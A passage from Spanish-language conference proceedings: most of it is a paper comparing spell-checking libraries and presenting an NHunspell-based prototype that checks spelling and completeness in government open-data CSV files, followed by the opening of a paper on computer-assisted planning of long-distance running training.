Un servicio de similares prestaciones que se puede presentar es google-api-spelling-java [25], este componente desarrollado para Java incluye revisión, corrección y sugerencias que son procesadas en el servidor de Google. Todo el funcionamiento y responsabilidad del componente se encuentra encapsulado en una clase SpellChecker, su función principal es transformar los contenidos en a XML y traducir las respuestas del servidor en POJOs (Viejos objetos de java). El intercambio de información se realiza a través de la serialización basada en XML por medio de la estructura JAXB. Yendo a la línea de Microsoft, existe una serie de componentes desarrollados para trabajar con los lenguajes de programación suscritos al Framework .NET, que se describen a continuación.

Spellcheck es un [26] es un componente que forma parte de Framework .Net, si bien ya viene integrado dentro del IDE, para poder utilizarlo se debe agregar la referencia a la librería “PresentationFramework.dll” proporcionando funcionalidad de revisión ortográfica en tiempo real sobre los controles de ingreso de datos (Casillas de texto) provistas por el Framework.Net para proyectos de datos en WPF, como contraprestación permite únicamente 4 diccionarios: inglés, francés, español y alemán.

Otros componentes a mencionar, desarrollados para la integración en proyectos del Framework .Net, son NHunspell [27], NHunspellTextBoxExtender [28] y NetSpell [29], ambos heredan las clases de la librería mencionada anteriormente Hunspell, utiliza las de corrección y sugerencias de su base, en todos los casos son de fácil integración a los proyectos. En el caso de NHunspellTextBoxExtender y NetSpell añaden funciones a los controles del Framework, por ejemplo, el subrayado a las casillas de texto en las palabras con errores ortográficos.

NetSpell provee una mayor cantidad de clases para la integración con una mayor cantidad funciones para la configuración del diccionario, como contrapartida, maneja un conjunto de diccionarios exclusivos para el uso de la herramienta.

En la Tabla 1, se comparan todas las herramientas previamente expuestas con sus principales características.

Tabla 1. Comparativa de Herramientas de detección ortográficas

Herram.	Dicc. dist.	Open Source	Comercial	Agregar Palabras	Tecno.
Hunspell	Si	Si	No	Si	C++
Aspell.Net	No	No	No	Si	C#
Proofreading API	No	No	Si	no	C#
google-api-spelling-java	No	No	Si	No	Java
Spellcheck	No	No	No	Si	C#
NHunspell	Si	No	No	Si	C#
NHunspell TextBoxExtender	Si	No	No	Si	C#
NetSpell	No	No	No	Si	C#

Las características de la Tabla 1, son utilizadas para llevar a cabo el proceso de selección de la herramienta más apropiada para validar datos de los datasets en ese aspecto, por lo que se tiene en cuenta si: utiliza archivos de diccionario de distintos proveedores, es open source, es comercial, tiene la posibilidad de agregar palabras y su correspondiente tecnología.

4. Prototipo desarrollado y adaptado para la validación de herramientas de detección de errores ortográficos

Con el objetivo de seleccionar la herramienta más adecuada para la detección de errores en los conjuntos de datos abiertos, se desarrolló un prototipo propio para evaluar el tiempo de respuesta, sugerencias y detecciones de los principales componentes y optar por la mejor.

4.1. Proceso de Medición de errores ortográficos en textos

A continuación, se muestran las capturas de pantalla del prototipo desarrollado, en las que se visualizan los resultados arrojados para la comprobación de las herramientas puestas a prueba. En cada uno de los testeos, se verificó tiempos de respuestas promedio por palabra y tiempo de respuesta total. La frase utilizada fue “la bida es vella a pesar de los herrores”.

En la Figura 2, se visualizan las pruebas para NHunspell con sus respectivos resultados, en la Figura 3 para la herramienta NetSpell, y finalmente en la Figura 4 para Hunspell Textbox Extender.

Cabe aclarar, que se incluyeron únicamente las herramientas integrables a la plantilla de Windows Forms de Visual Studio, dado que el prototipo de la presente propuesta trabaja con esas características.




Figura 2. Comprobación de la herramienta NHunspell.




Figura 3. Comprobación de la herramienta NetSpell.

Como se puede observar en este diseño de prototipo, se presenta una casilla de texto para ingresar la frase a ser verificada por la herramienta seleccionada. Una vez que se realiza clic en el botón de alguna de las tres herramientas propuestas, se visualiza la lista de errores detectados y en una segunda lista, las sugerencias de corrección de la palabra seleccionada.

A modo de un breve resumen orientativo, se presenta la cantidad de palabras y errores, el tiempo total y el promedio por palabra expresados en milisegundos.




Figura 4. Comprobación de la herramienta Hunspell Textbox Extender.

En base a los resultados obtenidos, se comparan los resultados del proceso de la validación.

4.2. Validación comparativa

Los resultados obtenidos se detallan en la Tabla 2, allí se muestran los aspectos comparativos entre las herramientas, teniendo en cuenta la cantidad de palabras, el tiempo total de respuesta del texto analizado (expresado en milisegundos), el tiempo promedio por palabra (expresado en milisegundos), la cantidad de errores detectados y por ultimo, si la herramienta propone sugerencias de corrección para los errores que fueron identificados en la frase.

Tabla 2. Comparativa de tiempos de respuestas y cantidades de las herramientas validadas

Herram.	Cant Pbra	Tiemp. Rta Tot.	Tiemp. Promed Pbra	Cant Err detec	Sugerencias
NHunspell	9	69.0214 ms	7.66904 ms	3	SI
NetSpell	9	999.8263 ms	111.0918 ms	3	SI
NHunspell TextBoxExtender	9	107.5404 ms	11.94893 ms	3	SI

4.3. Resultados analizados

En base a la Tabla 2, se realiza un gráfico comparativo con los tiempos de respuestas totales, es decir, el tiempo que tarda en procesar la frase completa cargada en el prototipo.

En la Figura 5, se presenta la comparativa de tiempos, donde se observa que la herramienta NHunspell, tiene el menor tiempo de respuesta, 69,0214 milisegundos, en comparación con las otras herramientas para realizar la detección de errores ortográficos.



Figura 5. Comparativa de herramientas con sus tiempos de respuesta totales.

Por otra parte, en la Figura 6, se presenta la comparativa de tiempos promedio por palabras, donde se observa que la herramienta NHunspell, sigue encabezando el menor tiempo de respuesta, 7,6690 milisegundos en este caso, en comparación con las otras herramientas.



Figura 6. Comparativa de herramientas con sus tiempos promedios por palabras.

Como resultado, la herramienta NHunspell, es la que presenta mejores tiempos de performance y calidad en detección de errores ortográficos, por lo que se procede a utilizar la misma en la propuesta de un diseño de prototipo

más amplio, que implica el estudio de calidad de datos abiertos de portales de datos abiertos gubernamentales.

5. Propuesta: Herramienta de validación de calidad en datos abiertos para datasets

En base a la selección de una herramienta de detección de errores ortográficos, se propone el diseño de una herramienta propia para comprobar a través de ésta, la validación de calidad de los datos abiertos que se encuentran en un archivo de conjunto de datos, para este caso CSV, que son provenientes de portales de datos abiertos de organismos gubernamentales.

La propuesta de esta herramienta surge a partir de los errores ortográficos encontrados en algunos de los dataset que fueron publicados en diversos portales abiertos, a raíz de esta problemática es que se decide desarrollar un prototipo de herramienta de validación de calidad de datos abiertos basado en distintos aspectos, los cuales determinan si un dataset presenta calidad en los datos ofrecidos a los ciudadanos.

5.1. Alcance del prototipo

Este trabajo se enfoca en la validación del principio número 2, “Oportuno y Completo” del Open Data Charter [9], y en lo que respecta a los principios del Open Government Data, Datos de Gobierno Abierto [11], nos centraremos en el principio número 1, “Completa”, con el fin de analizar cada campo de un conjunto de datos desde su detección de errores ortográficos.

Esta herramienta realiza un análisis y verificación de la calidad de los datos abiertos desde el aspecto de la detección de errores ortográficos en los datos de cada uno de los campos del tipo cadena de texto que conforman al Dataset analizado. Además, se detectan los campos completos en el Dataset, es decir se analiza campo por campo (lo que conforma un registro), con el fin de verificar que realmente todos los campos fueron cargados con datos, en caso contrario, es decir si no existen datos registrados, se contabiliza como campo faltante. Este resultado, permite que un usuario utilice la herramienta de validación, y logre una mejor concientización de los aspectos que implican la calidad en los datos abiertos.

Cabe destacar que se brinda un análisis con la identificación de falencias ortográficas, pero no implica su modificación o alteración del archivo de datos abiertos original. Por el momento, la herramienta tiene tratamiento de archivos de datos abiertos del tipo CSV.

A continuación, se describen los aspectos de mediciones de calidad para esta propuesta, la metodología de validación implementada para la medición de errores ortográficos en textos de conjuntos de datos de portales abiertos.

5.2. Metodología implementada para la medición de calidad de datos abiertos

Una métrica debe ser válida y estar relacionada con el concepto a medir que es de interés. “Las métricas de calidad son un instrumento usado para medir cierto factor de calidad, por ejemplo, el porcentaje de datos que no tienen errores de sintaxis es una métrica del factor correctitud sintáctica” [30], o también conocida como Syntactic Correctness [31]. Esta métrica, pretende medir si los valores corresponden a valores válidos del dominio, sin importar si son reales o no. Para verificar la correctitud sintáctica se compara con un diccionario que representa el dominio del campo de texto. Como se relevó en la sección 4.3, la herramienta más oportuna para este prototipo es NHunspell.

Este estudio utiliza la dimensión de exactitud de calidad, la cual es analizada para el factor de Correctitud Sintáctica, a través de una medición booleana para saber si existen o no errores de sintaxis en los datasets de portales abiertos. La granularidad de la validación es del tipo “palabra”, por lo que se obtiene un gráfico comparativo del total de palabras del conjunto de datos y la cantidad de palabras con errores encontrados para visualizar que porcentaje fue el afectado en cada uno.

5.3. Funcionamiento del prototipo

El diseño del prototipo desarrollado tiene dos opciones: en un primer botón permite seleccionar un archivo de un Dataset, en este caso permite manipular archivos con extensión CSV. Otro de los botones es el de “Analizar Dataset de Datos Abiertos” al realizar clic, se lleva a cabo un proceso interno en el que, a través de diversos algoritmos, se realiza una comprobación de cada uno de los campos del conjunto de datos, al finalizar el proceso, se muestra el resultado que implica la visualización de una grilla con los errores ortográficos detectados en los campos de cadenas de texto, junto con información del análisis escaneado.

5.4. Aspectos técnicos utilizados en el desarrollo

A continuación, se analizan los distintos aspectos técnicos que fueron utilizados en el desarrollo de este prototipo como ser el IDE utilizado, el motor de base de datos y la elección de la herramienta más amigable para llevar a cabo la detección de distintos errores ortográficos y su incorporación en el código fuente programado.

La herramienta de validación fue realizada con el entorno de desarrollo integrado (IDE), Visual Studio Community 2019 [32], que es una herramienta completa para programar, depurar, probar e implementar soluciones en cualquier plataforma. Otro de los motivos por el cual fue seleccionada, es que posee un entorno de

programación amigable, y, además, su versión Community es gratuita. Por otra parte, existen varios foros a nivel soporte técnico de la plataforma y material de respaldo.

En cuanto al lenguaje de programación se utilizó C # que es el lenguaje de programación orientado a objetos, con ASP .NET que es el marco proporcionado por Microsoft para el desarrollo web. Puntualmente se utilizó C # junto con ASP .NET para la codificación del lado del servidor, y HTML, CSS, JS para el lado del cliente.

La base de datos utilizada fue Sql Server Express 2019 en su versión gratuita.

5.5. Incorporación de la detección de errores

Los errores ortográficos suelen ser difíciles de identificar en los conjuntos de datos, por lo que se consideró embeber un identificador de análisis en los datos de texto para detectar errores. En base al estudio del relevamiento de las distintas herramientas que existen para la detección de errores ortográficos realizada en la sección anterior, se opta la herramienta más propicia para llevar a cabo la validación de palabras con respecto a los errores ortográficos.

Cada herramienta tiene en común el criterio de búsqueda, para realizar las correcciones ortográficas se realizan dos técnicas conocidas como análisis de n-gramas y la búsqueda en diccionario. La primera consiste en descomponer las palabras en diferentes secuencias de elementos, es decir, fonemas, letras, sílabas, palabras, dependiendo de la aplicación que se le vaya a realizar. A partir de esta composición, la técnica que se utiliza para realizar la corrección en un lenguaje consiste en determinar la frecuencia de ocurrencia de estos n-gramas, cuando se ingresa una palabra, se descompone y se compara con los n-gramas, en caso de no encontrar algún n-grama correspondiente, o bien, algunos con muy baja probabilidad de ocurrencia, se asume haber detectado un error tentativo.

Para complementar la técnica de n-gramas se agrega la búsqueda en diccionarios, que consiste en localizar palabras de texto en un listado, esto es, entre más palabras se encuentren cargadas en el diccionario, mayor será el peso del archivo y su tratamiento.

La búsqueda de palabras de forma secuencial resulta ser un mecanismo bastante ineficiente, razón por la cual se utilizan 2 mecanismos:

1. **Árboles binarios:** se calcula que da 1.000.000 de palabras y se realizan 20 iteraciones para encontrar un elemento.

2. **Tablas de Hash:** consiste en una matriz asociativa que, dependiendo de la eficacia del algoritmo para realizar la búsqueda, el número de iteraciones podría llegar a 1.

Partiendo de la premisa que una verbo tiene varias formas de conjugarse, afijos, también los sustantivos tienen número y género, tener un diccionario con cada uno de los vocablos conlleva a tener un diccionario de gran peso, por lo cual, se divide en dos archivos, el primero con extensión “.dic” almacena todas formas básicas de las palabras, el segundo archivo almacena las formas y afijos y tiene su extensión es “.aff”.

Para el desarrollo de la presente propuesta se eligió el componente “NHunspell”, la elección se vio basada en la sección 4.3 de este trabajo. El prototipo está desarrollado con el lenguaje de programación, Visual C#, por lo cual su integración se limita únicamente al agregado de una referencia. Por otro lado, las cadenas de texto a evaluar, no están en ningún control (casilla de texto), razón por la cual, no requiere funcionalidades adicionales de subrayado, resultando este componente más liviano.

Otro de los puntos a destacar, es que, al ser una librería gratuita, permite reducir la dependencia de contratos con entidades externas para el libre uso de esta propuesta. Por último, el hecho de que los diccionarios y la librería realizan la comprobación de forma local (on site), mejora la performance entre la consulta de búsqueda y la respuesta, sin depender del estado de red, es decir, se prioriza todos los elementos necesarios para resolver la tarea de manera local (on site), reduciendo las dependencias de terceros.

6. Resultados de la Validación

Se realizó un estudio comparativo de 4 conjuntos de datos extraídos de portales abiertos gubernamentales.

Los conjuntos de datos son: a) Dataset de Traslados COVID-19 [33], tipo de archivo CSV, listado con información de los traslados realizados por el Gobierno de la Ciudad en relación a COVID-19; b) Dataset de organizaciones [34], tipo de archivo CSV, el cual tiene los datos abiertos de organizaciones vinculadas con actividades científico tecnológicas o bien en las que se desarrollan actividades de I+D y/o innovación; c) Dataset del operativo DetectAR [35], tipo de archivo CSV, este conjunto de datos, tiene la ubicación de los operativos DetectAR para testeo de COVID-19 en los barrios de la Ciudad de Buenos Aires; d) Dataset de Padrón de Operadores Orgánicos Certificados [36], tipo de archivo CSV, listado de operadores (productores primarios, elaboradores y comercializadores) orgánicos certificados.

En las Figuras 7, se muestra un caso de ejemplo con los resultados arrojados por el prototipo desarrollado para el dataset [33]. Como se puede observar, se muestra un resumen del proceso realizado con: el tiempo de la duración del proceso, cantidad de: registros analizados, columnas, campos sin datos, palabras con errores detectados y, el total de palabras encontradas en el dataset.




Figura 7. Pantalla con el resumen del resultado final del análisis del dataset Traslados COVID-19 [33].

Según los resultados obtenidos, se realiza una comparativa entre las palabras con y sin errores ortográficos de los datasets, con el fin de identificar el porcentaje para la métrica del factor correctitud sintáctica. Esta métrica, pretende medir si los valores corresponden a valores válidos del dominio, sin importar si son valores reales o no, como se explicó en la sección 5.2.

En la Figura 11, se muestran los resultados comparativos entre los 4 datasets y sus correspondientes cantidades de palabras analizadas y detectadas con errores ortográficos para cada uno de éstos.



Figura 11. Gráfico comparativo de los resultados arrojados por el prototipo de validación de datos abiertos.

En la Figura 12, se muestran los porcentajes discriminados por dataset. Estos porcentajes, representan las palabras con errores, dentro del total de palabras del dataset.




Figura 12. Porcentaje de errores detectados en cada dataset.

Como se muestra en la Figura 12, para estos casos, existe menos de un 50% de errores encontrados en cada uno de los conjuntos de datos (datasets), pero los valores de los porcentajes arrojados siguen siendo elevados, por lo que, es necesario prestar especial atención, ya que es importante mantener la calidad del dato completo, para una mejor identificación y procesamiento de la información que es reutilizada de los portales de datos abiertos gubernamentales. Este tipo de errores de precisión (ortográficos) son aquellos que afectan la identificación [37], por ejemplo, si en un registro bibliográfico se escribe el apellido Zábato, y un usuario quiere solicitar Sábado, obtendrá una respuesta negativa; si en cambio se registra Güir_aldes no se podrá recuperar directamente.

7. Líneas Futuras

Este trabajo forma parte de una tesis doctoral la cual se enfoca en aspectos y métricas de calidad de datos abiertos, que se analizan en los distintos dataset de los portales de gobierno abierto. Por lo que, como parte de los trabajos futuros se pretende continuar con el relevamiento y estudio de más aspectos que son esenciales para la medición de calidad en los conjuntos de datos abiertos. Otro de los puntos para continuar trabajando, es la ampliación de la herramienta de validación propuesta, incorporando más criterios y principios mencionados en este trabajo por las distintas organizaciones mundiales que inculcan la cultura de gobierno abierto.

8. Conclusiones

En estos tiempos, los datos son un recurso indispensable para cualquier actividad de gestión pública, por lo que es necesario mantenerlos actualizados, claros y completos. Si bien se puede determinar que cada vez son más los gobiernos que se embarcan en este nuevo paradigma de concepto de datos abiertos, todavía falta un largo camino por recorrer. Distintos trabajos relacionados en esta temática, se están enfocando en la calidad de los datos abiertos de los portales de entidades gubernamentales, pero aún sigue siendo necesario, reforzar y comprender la importancia del dato, es decir, si un dato tiene calidad puede ser mejor utilizado, manipulado y distribuido a los ciudadanos para varios fines, permitiendo a su vez, una mayor participación ciudadana y transparencia en organismos estatales. Este trabajo se enfoca en difundir este paradigma, y así colaborar con el cumplimiento y la divulgación de los distintos criterios y/o principios que proponen entidades mundialmente reconocidas.

Con la verificación del prototipo desarrollado, se pudo comprobar que es posible incorporar métricas de calidad en la medición de estos datos abiertos, y que estas mediciones finales realizados en datasets, permiten dejar en evidencia que existen varios portales de datos abiertos, que ofrecen conjuntos de datos con errores ortográficos, cómo así campos incompletos. El gran problema que conlleva que los datos se presenten con errores ortográficos, supondrá una pérdida de información y, por consiguiente, una pérdida de la objetividad de lo que se está analizando como resultado.

9. Referencias Bibliográficas

- [1] Ministerio de modernización - presidencia de la Nación. Kit de Gobierno Abierto – Transparencia. Disponible en: https://www.argentina.gob.ar/sites/default/files/1._kit_gobierno_abierto_-_transparencia.pdf al 18 de agosto 2020.
- [2] Arroyo Chacón, J. (2017). La Innovación Abierta Como Pilar Del Gobierno Abierto (Open Innovation as a Pillar of Open Government). *Revista Enfoques*, 15(27), 13-41.
- [3] Curto Rodríguez, R. (2017). Datos abiertos y rendición de cuentas en las comunidades autónomas españolas. Niveles de divulgación y determinantes.
- [4] Secretaría de Modernización - Presidencia de la Nación. Paquete de Apertura de Datos de la República Argentina. Disponible en: <https://datosgobar.github.io/paquete-apertura-datos/guia-subnacionales/#1-que-son-los-datos-abiertos> al 18 de agosto 2020.
- [5] Aleixandre-Benavent, R., Sapena, A. F., & Peset, F. (2019). Compartir los recursos útiles para la investigación: datos abiertos (open data). *Educación Médica*.

- [6] Atenas, J., Belbis, J., Pane, J., Casanueva, J. M., & Bonina, C. (2019). Estado abierto a través de Datos abiertos.
- [7] Argentina.gob.ar. Principios de acceso a la información pública. Disponible en: <https://www.argentina.gob.ar/aaip/accesoalainformacion/principios> al 18 de agosto 2020.
- [8] Martínez, R., Rodríguez, R., Vera, P., & Parkinson, C. (2020). Análisis del procedimiento para la solicitud de información pública y tiempos de respuesta. Caso de Estudio: Ciudad Autónoma de Buenos Aires (Argentina). 49° Jornadas Argentinas de Informática, SIE 2020 - Simposio de Informática en el Estado.
- [9] ODC. Open Data Charter - La carta Internacional de Datos Abiertos. Disponible en: <https://opendatacharter.net/> al 18 de agosto 2020.
- [10] Open Data Charter - La carta Internacional de Datos Abiertos. Principios. Disponible en: <https://opendatacharter.net/principles/#timely-and-comprehensive> al 18 de agosto 2020.
- [11] Open Government Data. The 8 Principles of Open Government Data (OpenGovData.org). Disponible en: <https://opengovdata.org/> al 18 de agosto 2020.
- [12] Oviedo Blanco, E. (2016). Modelo de madurez para portales de datos abiertos e incorporación a la norma técnica nacional de Costa Rica. Repositorio Institucional de la Universidad de Alicante, Tesis Doctoral, Disponible en: <http://rua.ua.es/dspace/handle/10045/54316>, al 18 de agosto 2020.
- [13] Beltrán, L., Estefan, N., & Mahecha Moyano, J. F. (2017). Prototipo de software para la evaluación de la calidad de datos abiertos. Tesis de grado, Repositorio Institucional de la Universidad Católica de Colombia, Disponible en: <https://repository.ucatolica.edu.co/jspui/bitstream/10983/14642/1/Data%20Quality%20in%20OpenData.pdf>, al 18 de agosto 2020.
- [14] Ibanez Gonzalez, L., Millard, I., Glaser, H., & Simperl, E. (2019). An assessment of adoption and quality of linked data in European open government data.
- [15] Rodríguez Rojas, L. A. (2017). Metamodelo para integración de datos abiertos aplicado a inteligencia de negocios. Tesis de Doctoral, Repositorio Institucional de la Universidad de Oviedo, Disponible en: <http://digibuo.uniovi.es/dspace/handle/10651/44552>, al 18 de agosto 2020.
- [16] Arizo, I. (2016). Métricas basadas en datos. Tesis de Maestría en Gestión de la Información, Universitat Politècnica de València.
- [17] Abella, A., Ortiz-de-Urbina-Criado, M., & De-Pablos-Herederó, C. (2018). Indicadores de calidad de datos abiertos: el caso del portal de datos abiertos de Barcelona. El profesional de la información (EPI), 27(2), 375-382.
- [18] Nayek, J. K. (2018). Evaluation of Open Data Government Sites: A Comparative Study. Library Philosophy & Practice. (e-journal). 1781. Disponible en: <https://digitalcommons.unl.edu/libphilprac/1781>, al 18 de agosto 2020.
- [19] Lafia, S., Turner, A., & Kuhn, W. (2018). Improving discovery of open civic data. In 10th International Conference on Geographic Information Science, (GIScience 2018). Schloss Dagstuhl-Leibniz-Zentrum fuer Informatik.
- [20] ArcGIS Hub. ArcGIS Hub. Disponible en: <http://hub.arcgis.com/> al 01 de junio 2020.
- [21] Hspell. Disponible en: <http://hunspell.github.io/> al 19 de agosto 2020.
- [22] Kondrak, G. (2005). N-gram similarity and distance. In International symposium on string processing and information retrieval, (págs. 115-126). Springer, Berlin, Heidelberg.
- [23] aspell-net. Disponible en: <http://aspell-net.sourceforge.net/> al 19 de agosto 2020.
- [24] LanguageTool GmbH. Proofreading API. Disponible en: <https://languagetoolplus.com/> al 19 de agosto 2020.
- [25] Google, google-api-spelling-java. Disponible en: <https://code.google.com/archive/p/google-api-spelling-java/> al 19 de agosto 2020.
- [26] Google, google-api-spelling-java. Disponible en: <https://docs.microsoft.com/es-es/dotnet/api/system.windows.controls.spellcheck?view=netcore-3.1> al 19 de agosto 2020.
- [27] NHunspell. Disponible en: <https://www.codeproject.com/Articles/33658/NHunspell-Hunspell-for-the-NET-platform> al 19 de agosto 2020.
- [28] NetSpell. Disponible en: <https://sourceforge.net/projects/netspell/> al 19 de agosto 2020.
- [29] NetSpell. Disponible en: <https://sourceforge.net/projects/netspell/> al 19 de agosto 2020.
- [30] Martirena, E. (2008). Medición de la calidad de datos: un enfoque parametrizable. Tesis de posgrado: Magíster en Informática, Universidad de la República (Uruguay). Facultad de Ingeniería. Instituto de Computación – PEDECIBA.
- [31] Batini, C., & Scannapieco, M. (2016). Data and information quality. Cham, Switzerland: Springer International Publishing. Google Scholar, 43.
- [32] Microsoft. IDE de Visual Studio 2019. Disponible en: <https://visualstudio.microsoft.com/es/vs/> al 17 de agosto 2020.
- [33] Buenos Aires Data. Dataset Traslados COVID-19. Disponible en: <https://data.buenosaires.gov.ar/dataset/traslados-covid-19/archivo/48970b40-5d73-4995-a69a-54124a1ed22c> al 18 de agosto 2020.
- [34] Datos Argentina. Organizaciones. Disponible en: https://datos.gob.ar/dataset/mincyt-instituciones-sistema-nacional-ciencia-tecnologia-argentino/archivo/mincyt_6b4d32b3-b28a-47cb-bdc9-321c36cd0195 al 18 de agosto 2020.
- [35] Buenos Aires Data. Dataset Operativo DetectAR. Disponible en:

<https://data.buenosaires.gob.ar/dataset/operativo-detectar> al 18 de agosto 2020.

[36] Datos Argentina. Padrón de Operadores Orgánicos Certificados. Disponible en:

https://datos.gob.ar/dataset/agroindustria-organicos---padron-operadores-certificados/archivo/agroindustria_6ab26b25-c323-46b9-8cef-2de43c439e0f al 18 de agosto 2020.

[37] Martínez Tamayo, A. M., Mangiaterra, N. E., Pisarello, R. Z., Stubbs, E. A., & Cap, A. S. (2002). Errores de precisión y de consistencia en la catalogación descriptiva. *Información, cultura y sociedad*, 7.

II-Aplicaciones Informáticas y de Sistemas de Información

Entrenamiento para Correr Largas Distancias - Planificación Asistida por Computadora

Guillermo Pantaleo¹ Felipe Dufour² Claudio Cuello² German Cuello³

¹ Universidad de Buenos Aires, Facultad de Ingeniería, Departamento de Computación

² Universidad Nacional de La Plata, Facultad de Humanidades, Prof. de Educación Física

³ International Association of Athletics Federations, IAAF

gpantaleo@fi.uba.ar

Resumen

El objetivo de este trabajo fue facilitar las tareas de planificación del entrenamiento de atletas/runners por parte de un entrenador. Se desarrolló un algoritmo y su implementación para la planificación del entrenamiento de temporadas de corredores, de grupos de entrenamiento con muchos miembros. Funciona como guía preliminar en la elaboración del plan definitivo por parte de un entrenador. La propuesta se basó en el relevamiento y programación de reglas lógicas del conocimiento de los entrenadores. Se utilizó Programación Lógica con Restricciones en la implementación. Se comparó el desempeño con planes de entrenamiento elaborados en forma manual por entrenadores experimentados.

Introducción

La tecnología informática está presente en casi todas las actividades humanas hoy día [7, 10] y el deporte es una de ellas. En el ciclismo, la natación y el atletismo es común el uso de relojes y teléfonos celulares con funcionalidades inteligentes. En los portales dedicados al deporte han comenzado a aparecer publicaciones citando estos avances y especulando acerca de los por venir [8]. En [3] se valen de la minería de datos recolectados para el diseño de planes de entrenamiento en forma automática en el ciclismo de montaña. En [2, 3] los autores introducen el concepto de “artificial sport trainer” para referirse a la elaboración de planes de entrenamiento asistidos por computadora. Un aspecto diferenciador importante, de éstos con nuestra propuesta, es que estamos proponiendo el producto de nuestro trabajo como una ayuda preliminar al

entrenador en lugar de reemplazarlo por una computadora. Los autores de [11] en el contexto de recolección y análisis de datos proponen un marco que involucra el análisis de individuos, análisis de tendencias, análisis basado en reglas y control estadístico de procesos como herramientas de soporte al planeamiento y seguimiento del entrenamiento. En [1] los autores proponen una implementación con técnicas similares a las nuestras, Programación Lógica con Restricciones, utilizando otra tecnología.

En la planificación del entrenamiento de atletas/runners influyen una gran cantidad de fenómenos. Estos se traducen en variables cuya diversidad de valores determinan la necesidad de la personalización de dichos planes. De allí que los entrenadores de grupos numerosos llevan adelante una tarea trabajosa. Además, con el avance logrado en el estudio de la actividad física se ha compilado una gran cantidad de información, sin embargo la misma no se ha integrado en un procedimiento de uso práctico. A decir de [4] a medida que ese conocimiento se ha acumulado ha aumentado la brecha entre lo científico y el uso práctico de ese conocimiento. Este hecho ha tentado a muchos entrenadores a trabajar en forma empírica o a inventar su propio método. Nuestra propuesta trata de brindar una ayuda para transitar ese espacio entre la evidencia científica y la práctica de la planificación de los entrenamientos.

En este entorno los responsables de grupos de entrenamiento con algunas decenas de alumnos deben dedicar muchas horas de su tiempo a la planificación de la temporada de cada uno de ellos. Nuestra propuesta se orientó a facilitar este trabajo aportando un plan de entrenamiento preliminar que sea utilizado por el entrenador como punto de partida en las tareas mencionadas. Elaboramos un algoritmo cuyos pasos son

fundamentados en el conocimiento científico y experimental, los cuales nos ocupamos de fundamentar. Implementamos una solución para el problema, descrita en una próxima sección, utilizando Programación Lógica con Restricciones, programada en Eclipse, una extensión de Prolog con restricciones [5]. Presentamos los resultados obtenidos y los comparamos con planificaciones elaboradas enteramente en forma manual por entrenadores experimentados.

Elementos de Planes de Entrenamiento

